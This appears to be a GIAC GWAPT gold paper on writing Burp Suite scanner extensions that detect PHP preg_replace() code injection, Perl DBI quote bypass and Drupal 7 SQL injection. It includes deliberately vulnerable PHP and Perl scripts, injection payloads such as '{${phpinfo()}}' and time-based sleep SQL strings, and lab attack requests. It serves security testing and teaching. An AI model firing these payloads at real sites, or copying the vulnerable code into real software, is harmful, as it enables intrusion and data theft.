Burp Suite(up) with fancy scanning mechanisms

GIAC (GWAPT) Gold Certification

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Abstract

Burp Suite Professional is one of the best web application vulnerability scanners in the market. The application has lots of useful built-in functions to find security problems. The main problem is the slowly updated scanning engine. Security experts find new attack methods almost every day, but up-to-date integration of these into the scanner is quite impossible. Hopefully, Burp Suite has the Extender function for developing new scanning techniques. Based on an eBay hacking bug bounty result, Drupal 7 SQL injection vulnerability, Perl DBI problems and UTF8 Cross-Site Scripting a new scanner extension was born. The ActiveScan++ extension is good starting point to develop a new scanning approach. The new implementation is good for every aspect of web application vulnerability assessments, for example, bug bounties.

1. Introduction

Burp Suite Professional is a powerful HTTP interception proxy with lots of additional functions like Spider, Sequencer or Scanner (Portswiggernet, 2015). This tool is one of the most recommended security scanners (Henry Dalziel, 2015). The capabilities of this software almost make this the perfect web vulnerability scanner.

In conclusion, the main problem is the slowly updated scanning engine according to new attack mechanisms and user requests (Portswiggernet, 2015). Security experts find new attack methods almost every day, but up-to-date integration of these into the scanner is quite impossible.

Burp Suite has the Extender function for developing new scanning techniques. PortSwigger Ltd. provides useful and complex documentation with samples for extension development (Portswiggernet, 2015). Burp Suite is written in Java but supports writing extensions in Java, Python or Ruby. There is a discontinued forum (Portswiggernet, 2015) and the new Support Center to discuss or read about the development (Portswiggernet, 2015).

The test cases of the new plugin are based on bug bounty results, impressive web attacks and bypass techniques.

2. Scanning engine development


Burp Suite has an extension store called BApp Store and this is available from the Extender tool. The ActiveScan++ scanning extension (1.0.12 – 20151118) is written in Python language and supports the following vulnerability assessments:

- Shellshock;
- Blind code injection (Ruby's open());
- Host header attacks.

Instead of developing the attack methods from scratch the ActiveScan++ extension is good starting point. The source code is available on GitHub under Apache license (Kettle, 2014). The Burp Suite Professional version 1.6.30 was used during the testing.

2.1. PHP preg_replace() array to string attack


This attack method was described in a public blog post about an eBay PHP remote code injection vulnerability (David Vieira-Kurz, 2013). Burp Suite Professional does not support this kind of array to string conversion problem detection, only simple code injection. One of the discussions on reddit.com included a vulnerable PHP code sample which is good for testing the extension.



```php
<?php
# https://www.reddit.com/r/netsec/comments/1sqppp/ebay_remotecodeexecution/
$query = $_GET['q'];

if(check_string($query)) {
  $query = filter_string($query);
} else {
  echo "Error: Variable is not a string.";
  die;
}

function check_string($str) {
  return preg_match("/^\w+$/", (string)$str);
}

function filter_string($str) {
  return preg_replace('/^(.*)$/ie', "filter_function(\"\\1\")", $str);
}

function filter_function($str) {
  // do encoding / filtering etc. here
  return $str;
}
```

Figure 1. - Vulnerable preg_replace() usage


First of all one must define a new scanner check by the registerScannerCheck() method:



```python
class BurpExtender(IBurpExtender, IScannerInsertionPointProvider, IHttpListener):
    def registerExtenderCallbacks(self, this_callbacks):
        global callbacks
        callbacks = this_callbacks
        self._helpers = callbacks.getHelpers()
        callbacks.registerScannerCheck(PhpPregArray(callbacks))
```

Figure 2. - Define callbacks

The PhpPregArray class is based on CodeExec class of the original extension. PhpPregArray has two methods: __init__ and doActiveScan. The __init__ defines the callbacks and the testing payload:



```python
class PhpPregArray(IScannerCheck):
    def __init__(self, callbacks):
        self._helpers = callbacks.getHelpers()
        self._done = getIssues('Code injection')
        self._payloads = '{${phpinfo()}}'
```

Figure 3. - PhpPregArray initialization

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

The doActiveScan() method supports only GET and POST HTTP requests, other injectable HTTP processing are out of scope. The following part of the code is set the HTTP method for the scanning according to the original HTTP request:



```
    def doActiveScan(self, basePair, insertionPoint):
    if self._helpers.analyzeRequest(basePair.getRequest()).getMethod() == 'GET':
        method = IParameter.PARAM_URL
    else:
        method = IParameter.PARAM_BODY
```

Figure 4. - Set up the HTTP method


The doActiveScan method of the PhpPregArray transforms the GET or POST parameters into two arrays, therefore the method needs a parameter list:



```
        parameters = self._helpers.analyzeRequest(basePair.getRequest()).getParameters()
```

Figure 5. - Collect the HTTP parameters


To avoid the unnecessarily scanning requests the extension makes checks only when the name of the parameter is equal the name of the actual insertion point. Unfortunately, this only works in Scanner but not from Intruder because Intruder uses digits for the names of the insertion points:



```
    for parameter in parameters:
        if parameter.getName() == insertionPoint.getInsertionPointName():
        p0 = parameter.getName() + "[0]"
        p1 = parameter.getName() + "[1]"
```

Figure 6. - Constructing the array parameters

Simple string concatenation is enough to construct the new array parameters p0 and p1. The doActiveScan() method removes the original parameter and makes a new HTTP request:



```
            newRequest0 = self._helpers.removeParameter(basePair.getRequest(), parameter)
```

Figure 7. - Original parameter removing

The next two lines build the new values of the parameters, the first can be anything, but the second is the payload or vice versa:

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



```
newParam0 = self._helpers.buildParameter(p0,'search',method)
newParam1 = self._helpers.buildParameter(p1,self._payloads,method)
```

Figure 8. - Build the new array parameters and values


Adding the newly created parameters is the last task before sending the scanning HTTP request:



```
newRequest0 = self._helpers.addParameter(newRequest0, newParam0)
newRequest0 = self._helpers.addParameter(newRequest0, newParam1)
```

Figure 9. - Create new HTTP request


Before the verification of the vulnerability, the extension sends the HTTP request and save the response for further analysis:



```
attack = callbacks.makeHttpRequest(basePair.getHttpService(), newRequest0)
resp = self._helpers.bytesToString(attack.getResponse())
```

Figure 10. - Sending and receiving the new HTTP packets


The payload contains the phpinfo() function accordingly the extension searches the "_REQUEST" string which is a part of the phpinfo() output:



```
137    if "_REQUEST" in resp:
138        url = self._helpers.analyzeRequest(attack).getUrl()
139    if (url not in self._done):
140        self._done.append(url)
141        return [CustomScanIssue(attack.getHttpService(), url, [attack], 'Code injection',
142            "The application appears to evaluate user input as code.<p>", 'Certain', 'High')]
```

Figure 11. - Analyzing the response and handling the new issue

If the vulnerability has not been reported, lines 139-40 of the code does this. The CustomScanIssue method belongs to the ActiveScan++ extension and makes an issue from the vulnerability, saves the HTTP request and sets up the additional information. If the extension found any interesting vulnerabilities, then it generates the following issue:



Code injection

Issue:	**Code injection**
Severity:	**High**
Confidence:	**Certain**
Host:	**http://172.16.29.166**
Path:	**/p3.php**

Note: This issue was generated by the Burp extension: activeScan++.


Issue detail

The application appears to evaluate user input as code.

This issue was reported by ActiveScan++

Figure 12. - Reported issue


The request tab contains the detailed trigger information:



```
GET /p3.php?a=1234&q[0]=search&q[1]={${phpinfo()}} HTTP/1.1
Host: 172.16.29.166
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Figure 13. - Attack payload

The response tab shows the output of the payload which is the output of the phpinfo() function:




```
</td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="v"><td>
<a href="http://www.suhosin.org"><img border="0"
src="/p3.php?=SUHO8567F54-D428-14d2-A769-00DA302A5F18" alt="Suhosin logo" /></a>
This server is protected with the Suhosin Patch 0.9.9.1<br />Copyright (c) 2006-2007
href="http://www.hardened-php.net/">Hardened-PHP Project</a>
Copyright (c) 2007-2009 <a href="http://www.sektioneins.de/">SektionEins GmbH</a>
```

Figure 14. - Discovered vulnerability

The extension is working properly and can detect the mentioned vulnerability.

2.2. Perl DBI quote bypass


This attack mechanism is based on the DBI quote bypass technique (Netanel Rubin, 2014). Based on Netanel's demo code the following CGI script was the testing interface:



```perl
#!/usr/bin/perl

use DBI;
use CGI;
use DBD::mysql;

print "Content-type: text/html\r\n\r\n";

my $cgi = CGI->new();
my $driver = "mysql";
my $database = "mysql";
my $dsn = "DBI:$driver:database=$database";
my $userid = "gwapt";
my $password = "goldpaper";

my $dbh = DBI->connect($dsn, $userid, $password) or die $DBI::errstr;

$query = "SELECT user, host FROM user WHERE user=".$dbh->quote($cgi->param('user'));

my $query_handler = $dbh->prepare($query);
$query_handler->execute();
$query_handler->bind_columns(\$user, \$host);

while($query_handler->fetch()) {
    print "$user, $host <br />";
}
$dbh->disconnect;
```

Figure 15. - The vulnerable CGI script


The development tasks are simple, getting the current insertion points, names of the HTTP parameters and finally add parameters with the same names to the request with value 2. The getInsertionPoints() is defined inside the BurpExtender class and the BurpSuite is notified about its presence through registerScannerInsertionPointProvider(self). When the active scan runs, the scanner invokes this method and gets a list of the insertion points.



```
    def getInsertionPoints(self, baseRequestResponse):
        path = self._helpers.analyzeRequest(baseRequestResponse).getUrl().getPath()
        parameters = self._helpers.analyzeRequest(baseRequestResponse.getRequest()).getParameters()
```

Figure 16. - Getting the URL and HTTP parameters


The scanning engine handles only “pl” and “cgi” extensions:



```
        if '.' in path:
            ext = path.split('.')[-1]
        else:
            ext = ''
        if (ext in ['cgi','pl']):
            return [ InsertionPoint_Perl(self._helpers, baseRequestResponse.getRequest(), parameter) for parameter in parameters ]
```

Figure 17. - Extension validation


The original HTTP request and parameters are given to the constructor of the InsertionPoint_Perl class:



```
class InsertionPoint_Perl(IScannerInsertionPoint):

    def __init__(self, helpers, baseRequest, dataParameter):
        self._helpers = helpers
        self._baseRequest = baseRequest
        self._dataParameter = dataParameter
```

Figure 18. - Init method of the InsertionPoint_Perl class


The next part of the code copies the actual value of the HTTP parameter with apostrophe prefix. After this string, there is the insertion point to check the possible SQL injection attack. The DBI quote bypass requires adding the original parameter name with value 2, this is the insertionPointSuffix:



```
        dataValue = dataParameter.getValue()
        self._insertionPointPrefix = "'" + dataValue
        self._baseValue = dataValue
        self._insertionPointSuffix = "&" + dataParameter.getName() + "=2"
        return
```

Figure 19. - Constructing the proper string to inject the attack payloads


The getInsertionPointName method returns the scanned HTTP parameter name:



```
    def getInsertionPointName(self):
        return self._dataParameter.getName()
```

Figure 20. – getInsertionPointName


The getBaseValue method returns the base value of the actual insertion point:



```
    def getBaseValue(self):
        return self._baseValue
```

Figure 21. – getBaseValue


The buildRequest() method creates a new request with the specific payload in the current insertion point. The payload must be URL-encoded; otherwise, the injection does not work. The Scanner automatically adjusts the Content-Length header if it is needed. The updateParameter() method updates the insertion point parameter with the newly constructed attack string and payload:



```
    def buildRequest(self, payload):
        input = self._insertionPointPrefix + self._helpers.urlEncode(self._helpers.bytesToString(payload)) + self._insertionPointSuffix
        return self._helpers.updateParameter(self._baseRequest, self._helpers.buildParameter(self._dataParameter.getName(), input,
            IParameter.PARAM_URL if self._helpers.analyzeRequest(self._baseRequest).getMethod() == 'GET' else  IParameter.PARAM_BODY))
```

Figure 22. - buildRequest method

The actual scanning and issue validation is done by the Scanner engine of Burp Suite Professional. The getInsertionPoint_Perl class only defines a new insertion point and adds the bypass parameter:




```
SQL injection
HTML does not specify charset
Content type incorrectly stated
```

```
GET /cgi-bin/a.cgi?user='root'+and+(select*from(select(sleep(20)))a)--+&user=2 HTTP/1.1
Host: 172.16.29.166
```

Figure 23. - The Perl DBI quote bypass vulnerability was found

2.3. Drupal 7 SQL injection vulnerability


Drupal 7 versions before 7.32 contain serious unauthenticated SQL injection vulnerabilities (Czumak, 2014). The method is almost the same as the Perl DBI quote detection; therefore, this section describes only the differences. The getInsertionPoints method contains the following conditional:



```
        if (ext in ['cgi','pl']):
            return [ InsertionPoint_Perl(self._helpers, baseRequestResponse.getRequest(), parameter) for parameter in parameters ]
        else:
            return [ InsertionPoint_Drupal(self._helpers, baseRequestResponse.getRequest(), parameter) for parameter in parameters ]
```

Figure 24. The scanning function is defined by the extension


If the file extension in URL is not “CGI” or “PL” the Drupal scanning engine is the active one. At this point, there are some opportunities to reduce the unnecessary scanning cases for example, excluding the ASPX pages. The important part of the InsertionPoint_Drupal class is the init method. The lines between 69 and 71 construct the tricky HTTP parameters and SQL query because the Burp Suite Professional has no appropriate scanning case:



```
68          # define the location of the input string
69          self._insertionPointPrefix = "x&"+dataParameter.getName() + self._helpers.urlEncode("[0;select 1 from dual where '1'='1")
70          self._baseValue = "x"
71          self._insertionPointSuffix = ";#]=first&" + dataParameter.getName() + "[0]=second"
72          return
```

Figure 25. - Construction of the detection payload

For the testing, the init method must replace the original names of the HTTP parameters. The insertion point definition cannot do this because the baseValue cannot be empty. However, the unhandled additional parameters do not affect the server side processing. The Burp Suite Professional adds the equal sign; thus, the array insertion point is not easily possible. The “x” HTTP variable is only a prefix padding to make the insertion into an array. During testing phases, Burp Suite could not find the SQL injection vulnerabilities, although it would be efficient to use the built-in SQL injection detection engine. The described method modifies the HTTP request so that Burp Suite would detect the SQL injection by itself. The 71st line represents the rest of the HTTP parameter string which is a simple constant except the actual parameter name. After this modification, Burp Suite is capable of detecting this kind of vulnerability:



Issue:	**SQL injection**
Severity:	**High**
Confidence:	**Firm**
Host:	**http://172.16.29.167**
Path:	**/drupal/**

Issue detail

The **name** insertion point appears to be vulnerable to SQL injection attacks. The payload **' and (select*from(select(sleep(20)))a)--** was submitted in the name insertion point. The application took **20085** milliseconds to respond to the request, compared with **928** milliseconds for the original request, indicating that the injected SQL command caused a time delay.

Figure 26. - Reported issue

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



```
POST /drupal/?q=node&destination=node HTTP/1.1
Host: 172.16.29.167
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.29.167/drupal/
Cookie: has_js=1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 220

